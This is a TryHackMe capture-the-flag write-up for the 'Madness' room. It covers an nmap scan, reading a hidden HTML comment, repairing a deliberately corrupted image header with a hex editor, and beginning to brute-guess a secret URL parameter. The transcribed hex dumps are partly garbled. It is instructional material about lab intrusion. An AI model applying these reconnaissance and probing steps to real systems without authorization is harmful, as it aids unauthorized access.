
Madness WriteUp


by g4mbit

https://tryhackme.com

Well let’s kick this off with an nmap scan.



```
nmap 10.10.135.75 -T5 -sC -sV -p- --reason -Pn
```




```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 13:34 EDT
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 14.92% done; ETC: 13:36 (0:02:05 remaining)
Stats: 0:02:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.18% done; ETC: 13:37 (0:00:56 remaining)
Nmap scan report for 10.10.135.75
Host is up, received user-set (0.23s latency).
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:f9:85:10:52:65:6e:17:f5:1c:34:e7:d8:64:67:b1 (RSA)
|   256 dd:8e:5a:ec:b1:95:cd:dc:4d:01:b3:fe:5f:4e:12:c1 (ECDSA)
|_  256 e9:ed:e3:eb:58:77:3b:00:5e:3a:f5:24:d8:58:34:8e (ED25519)
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Looks like we got 2 ports Open.

Since ssh requires creds and we have none, that leaves port 80.

Pulling it up in our browser we see the default Apache page with a broken image.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/

Right click and view the source page.




```
div.validator {
}
  </style>
</head>
<body>
  <div class="main_page">
    <div class="page_header floating_element">
      <img src="thm.jpg" class="floating_element"/>
!-- They will never find me-->
      <span class="floating_element">
        Apache2 Ubuntu Default Page
      </span>
    </div>
!--       <div class="table_of_contents floating_element">
      <div class="section_header section_header_grey">
        TABLE OF CONTENTS
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#about">About</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#changes">Changes</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#scope">Scope</a>
      </div>
      <div class="table_of_contents_item floating_element">
        <a href="#files">Config files</a>
      </div>
    </div>
->
```

Let’s download the image file and see what information we can get from it.




```
curl 10.10.135.75/thm.jpg --output thm.jpg
```

Run the file command to see if it is indeed a jpg file.




```
file thm.jpg
```




```
thm.jpg: data
```

File tells us that it is a data file. Well that’s a problem and explains why it won’t open in the web browser.

Running the xxd command on the image.




```
xxd thm.jpg | more
```



```
00000000: 8950 4e47 0d0a 1a0a 0000 0001 0100 0001  .PNG............
00000010: 0001 0000 ffdb 0043 0003 0202 0302 0203  .......C........
00000020: 0303 0304 0303 0405 0805 0504 0405 0a07  ................
```

The file signature is set for a PNG but the file extension says it's a JPEG.


Let's change the file signature to JPEG using wxHexeditor and see if that works so we can view the image.


wxHexEditor 0.24 Beta for Linux
File Edit View Tools Devices Options Help
DataInterpreter
Unsigned
Big Endian
Edit
thm.jpg

```
Binary 00000001
8 bit  1

Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18 19 0123456789ABCDEF01
000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 01 01 00 00 01 00 01 00 00 FF DB 00 43 00 03 ëPNG
000026 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0A 07 07 06 08 0C
```


Looking up file signatures on wikipedia.

https://en.wikipedia.org/wiki/List_of_file_signatures



FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿà..JFIF..	0	jpg jpeg

Highlight the portion that doesn't match the JPEG signature.



```
76 2F 31 01
42 50 47 FB
FF D8 FF DB
FF D8 FF E0 00 10 4A 46 49 46 00 0
FF D8 FF EE
```


```
Binary  10001001
8 bit   -119
16 bit  20617
32 bit  1196314761
64 bit  727905341920923785
Float   52816.53515625
Double  5.2923977765726e-260
```

```
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17
000000 89 50 4E 47 0D 0A 1A 0A 00 00
000026 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0A 07 07 06
000078 0C 0F 17 18 16 14 18 12 14 15 14 FF DB 00 43 01 03 04 04 05 04 05 09 05
000130 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14
000182 00 01 05 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07
000234 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 A1 08 23 42 B1
000286 39 3A 43 44 45 46 47 48 49
000338 A3 A4 A5 A6 A7 A8 A9 AA B2
000390 F8 F9 FA FF C4 00 1F 01 00
000442 04 00 01 02 77 00 01 02 03
000494 26 27 28 29 2A 35 36 37 38
000546 92 93 94 95 96 97 98 99 9A A2 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7
```

Enter hex value(s) for fill: FF D8 FF E0 00 10 4A 46 49 46

Right click the highlighted portion and choose fill selection and copy and paste in the JPEG signature.

Now that it matches the JPEG signature save the file. I saved mine to a file named madness.jpg.




```
(little-endian format)

76 2F 31 01

42 50 47 FB

FF D8 FF DB

FF D8 FF E0 00 10 4A 46 49 46 00 01
```


```
DataInterpreter
Unsigned   Big Endian
Binary  00000001   Edit
8 bit   1
16 bit  1
32 bit  16777217
64 bit  1099528404993
Float   2.3509889819043e-38
Double  5.4323921153366e-312
```

```
thm.jpg
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B
000000 FF D8 FF E0 00 10 4A 46 49 46 00 01
000026 02 02 03 02 02 03 03 03 03 04 03 03
000052 0A 0C 0C 0B 0A 0B 0B 0D 0E 12 10 0D
000078 0C 0F 17 18 16 14 18 12 14 15 14 FF
000104 14 0D 0B 0D 14 14 14 14 14 14 14 14
000130 14 14 14 14 14 14 14 14 14 14 14 14
000156 14 14 FF C0 00 11 08 01 90 01 90 03
000182 00 01 05 01 01 01 01 01 01 00 00 00
000208 0A 0B FF C4 00 B5 10 00 02 01 03 03
000234 00 04 11 05 12 21 31 41 06 13 51 61
000260 52 D1 F0 24 33 62 72 82 09 0A 16 17
000286 39 3A 43 44 45 46 47 48 49 4A 53 54
000312 73 74 75 76 77 78 79 7A 83 84 85 86
000338 A3 A4 A5 A6 A7 A8 A9 AA B2 B3 B4 B5
000364 D2 D3 D4 D5 D6 D7 D8 D9 DA E1 E2 E3
000390 F8 F9 FA FF C4 00 1F 01 00 03 01 01
000416 02 03 04 05 06 07 08 09 0A 0B FF C4
```


Opening the image we get.



Reveals a hidden directory. Going to that in our web browser. It says we need to guess the secret. So, inputting the secret parameter with a value of 2 (chosen at random) states:



```
10.10.135.75/th1s_1s_h1dd3n/?secret=2
```

